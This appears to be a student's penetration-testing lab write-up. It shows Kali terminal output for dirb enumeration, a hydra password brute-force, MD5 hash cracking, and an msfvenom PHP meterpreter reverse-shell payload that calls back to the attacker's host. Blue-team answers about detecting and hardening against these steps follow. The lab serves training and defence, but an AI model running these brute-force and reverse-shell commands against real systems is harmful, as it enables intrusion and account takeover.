




Discover the IP address of the Linux web server.

```
File Actions Edit View Help
root@Kali:~# $ ip a
bash: $: command not found
root@Kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.90/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:412/64 scope link
        valid_lft forever preferred_lft forever
root@Kali:~#
```

Locate hidden directory on the web server (dirb)



```
Index of / - Mozilla Firefox Shell No. 1 05:26 PM
Shell No. 1
File Actions Edit View Help
DOWNLOADED: 0 - FOUND: 0
root@Kali:~# dirb http://192.168.1.0 /usr/share/wordlists/dirb/common.txt
-----
DIRB v2.22
By The Dark Raver
-----
START TIME: Tue Feb 1 17:24:27 2022
URL_BASE: http://192.168.1.0/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
-----
2019-05-07 18:23 -
2019-05-07 18:27 -
2019-05-07 18:22 -
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.1.0/ ----
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)
-----
END TIME: Tue Feb 1 17:24:27 2022
DOWNLOADED: 0 - FOUND: 0
root@Kali:~# dirb http://192.168.1.105 /usr/share/wordlists/dirb/common.txt
-----
DIRB v2.22
By The Dark Raver
-----
START TIME: Tue Feb 1 17:25:19 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
-----
END TIME: Tue Feb 1 17:25:23 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```



Kali Linux, an Offensive Security... Index of /

192.168.1.105

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/se  
cret_folder
```

```
[ATTEMPT] target 192.168.1.105 - login ashton - pass patmact - 10119 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass pajaro - 10120 of 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass murillo - 10121 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass montes - 10122 of 14344399 [child 14] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass meme123 - 10123 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass meandu - 10124 of 14344399 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass march6 - 10125 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass madonna1 - 10126 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass lindinha - 10127 of 14344399 [child 7] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass leopoldo - 10128 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass laruku - 10129 of 14344399 [child 12] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass lampshade - 10130 of 14344399 [child 5] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass lamaslinda - 10131 of 14344399 [child 13] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass lakota - 10132 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass laddie - 10133 of 14344399 [child 4] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass krizia - 10134 of 14344399 [child 6] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass kolokoy - 10135 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass kodiak - 10136 of 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass kittykitty - 10137 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass kiki123 - 10138 of 14344399 [child 14] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass khadijah - 10139 of 14344399 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass kantot - 10140 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass joey - 10141 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass jeferson - 10142 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.105 - login ashton - pass jackass2 - 10143 of 14344399 [child 7] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-01 18:15:55  
root@Kali:~#
```



192.168.1.105/company_fol x CrackStation - Online Pa x +

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

Personal Note


In order to connect to our companies webdav server I need to use ryan's account (Hash: `d7dad0a5cd7c8376eeb50d69b3ccd352`)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.





```
Shell No.1


File Actions Edit View Help


TX packets 8042 bytes 9106632 (8.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6 bytes 318 (318.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6 bytes 318 (318.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f
vV 192.168.1.105 http-get /company_folders/secret_folder^C
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 L
RT=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```






```
root@Kali:~# msfconsole
[-] **Starting the Metasploit Framework console... |
[-] * WARNING: No database support: No database YAML file
[-] **
Unable to handle kernel NULL pointer dereference at virtual address 0xd3433f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccccccc
.....
cccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccccccc
.....
cccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffffffffffff
fffffffff.....
ffffffffffffffffffffffffffffffffffff
fffffffff.....
fffffffff.....
fffffffff.....
fffffffff.....

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

1. Identify the offensive traffic.
 - Identify the traffic between your machine and the web machine:
 - When did the interaction occur? Feb 2, 2022 2:15am
 - What responses did the victim send back? 301(redireciton found password) and 401(unsuccesful request)
 - What data is concerning from the Blue Team perspective? there were a lot of unsuccessful requests (16,072). brute force attack

2. Find the request for the hidden directory.
 - In your attack, you found a secret folder. Let's look at that interaction between these two machines.
 - How many requests were made to this directory? 16,076


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,076
http://127.0.0.1/server-status?auto=	858
http://192.168.1.105/webdav	152
http://snnmnkxdhflwqthqismb.com/post.php	138
http://www.gstatic.com/generate_204	69

- At what time and from which IP address(es)? 2:15am 192.168.1.90
- Which files were requested? What information did they contain? connect_to_corp_server. Ryan's hashed password.
- What kind of alarm would you set to detect this behavior in the future? set an alarm for any unknown machines that try to access this directory or file.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack: Limit logins to a specified IP address or range

3. Identify the brute force attack.



- After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:
- Can you identify packets specifically from Hydra? yes, in Discover select Packetbeat, user_agent.original then visualize



- How many requests had the attacker made before discovering the correct password in this one? in the Top 10 HTTP request [Packetbeat]ECS 16,072 failure requests and 2 successful requests.
- What kind of alarm would you set to detect this behavior in the future and at what threshold(s)? set alert for unknown IP in the 0 thresholds, don't allow any unknown IP.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack. use two factor authentication and display a lockout message and lock the account for a temporary period of time from that user.

4. Find the WebDav connection.



- Use your dashboard to answer the following questions:
- How many requests were made to this directory? 284 request

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,080
http://127.0.0.1/server-status?auto=	3,092
http://snnmnkxdhflwghqismb.com/post.php	306
http://192.168.1.105/webdav	284
http://www.gstatic.com/generate_204	157

- Which file(s) were requested? files requested are shell.php and passwd.dav

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	284
http://192.168.1.105/webdav/shell.php	74
http://192.168.1.105/webdav/passwd.dav	70
http://192.168.1.105/webdav/lib	8
http://192.168.1.105/company_folders/webdav	1

- What kind of alarm would you set to detect such access in the future? set an alert for any unknown IP that tries to access the machine.
 - Identify at least one way to harden the vulnerable machine that would mitigate this attack. you can harden the vulnerable machine with a firewall wall
4. Identify the reverse shell and meterpreter traffic.
- To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:

- What kinds of alarms would you set to detect this behavior in the future? we can set an alert for any traffic moving over to port 4444.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack.

